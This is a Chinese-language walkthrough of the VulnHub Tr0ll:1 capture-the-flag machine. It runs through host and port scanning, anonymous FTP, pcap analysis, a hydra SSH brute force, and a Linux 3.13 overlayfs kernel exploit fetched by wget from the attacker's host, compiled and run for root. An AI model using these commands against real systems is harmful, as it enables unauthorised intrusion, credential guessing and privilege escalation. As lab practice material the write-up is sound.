

靶机地址: <https://www.vulnhub.com/entry/tr0ll-1,100/>

靶机难度: 简单 (CTF)

靶机描述: Tr0ll 的灵感来自 OSCP 实验室中不断摇曳的机器

目标: 得到 root 权限

主机发现

`arp-scan -l`

```
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 10.10.10.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.10.10.1      00:50:56:c0:00:08      (Unknown)
10.10.10.2      00:50:56:ed:8c:c1      (Unknown)
10.10.10.145    00:0c:29:fb:77:81      (Unknown)
10.10.10.254    00:50:56:e6:9b:28      (Unknown)
```

[10.10.10.145](#)

端口扫描

`nmap -p- -T4 --min-rate 1000 10.10.10.145`

```
# nmap -p- -T4 --min-rate 1000 10.10.10.145
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-12 21:46 EDT
Nmap scan report for 10.10.10.145
Host is up (0.0020s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:FB:77:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.68 seconds
```

`nmap -p22,21,80 -sV -sC -A --min-rate 1000 -T4 10.10.10.145`

```
21/tcp    open  ftp      vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-rw-rw-  1 1000      0      8068 Aug 10  2014 lol.pcap [NSE: writeable]
```

GETShell

[ftp 10.10.10.145](#)

Anonymous 密码空白回车

```
# ftp 10.10.10.145
Connected to 10.10.10.145.
220 (vsFTPd 3.0.2)
Name (10.10.10.145:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

get lol.pcap lol.pcap

使用 wireshark 打开

这个时间看看网页



目录扫描

```
[22:00:45] 200 - 31B - /robots.txt
[22:00:46] 301 - 312B - /secret → http://10.10.10.145/secret/
[22:00:46] 200 - 37B - /secret/
[22:00:46] 403 - 292B - /server-status
[22:00:46] 403 - 293B - /server-status/
```



没东西，回去分析流量

文件→导出文件→ftp

Wireshark · 导出 · FTP-DATA 对象列表

文本过滤器:

分组	主机名	内容类型	大小	文件名
40	10.0.0.6	FTP file	147 bytes	secret_stuff.txt

给出一个提示

Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P|

Sucks, you were so close... gotta TRY HARDER!


[sup3rs3cr3tdirlol](#)

访问目录



./roflmao

访问




← → ↻ 不安全 http://10.10.10.145/0x0856BF/this folder contains the password/Pass.txt

Good_job_:)

Good_job_:)

明显是爆破，还有个 SSH

写入文件



没有

```
└─$ hydra -L user1.txt -p "Good_job_:" -t 4 ssh://10.10.10.145
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-12 22:28:39
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:10/p:1), ~3 tries per task
[DATA] attacking ssh://10.10.10.145:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-12 22:28:46
```

提示

 this folder contains the password/ 20

 Pass.txt

hydra -L user1.txt -p Pass.txt 10.10.10.145 ssh

```
[DATA] attacking ssh://10.10.10.145:22/
[22][ssh] host: 10.10.10.145 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
```

连接

ssh overflow@10.10.10.145

提权

uname -a

```
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 athlon i686 GNU/Linux
```

searchsploit Linux 3.13.0 privilege

```
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation | Linux/Local/37292.c
```

```
searchsploit -m 37292.c
python -m http.server 6666
在 ssh 连接端
python -c "import pty;pty.spawn('/bin/bash');"
cd tmp
wget http://10.10.10.128:6666/37292.c
cc -o shell 37292.c
./shell
```

```
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1002(overflow)
#
```

```
# cd /root
# ls
proof.txt
# cat proof.txt
Good job, you did it!

702a8c18d29c6f3ca0d99ef5712bfbd
#
```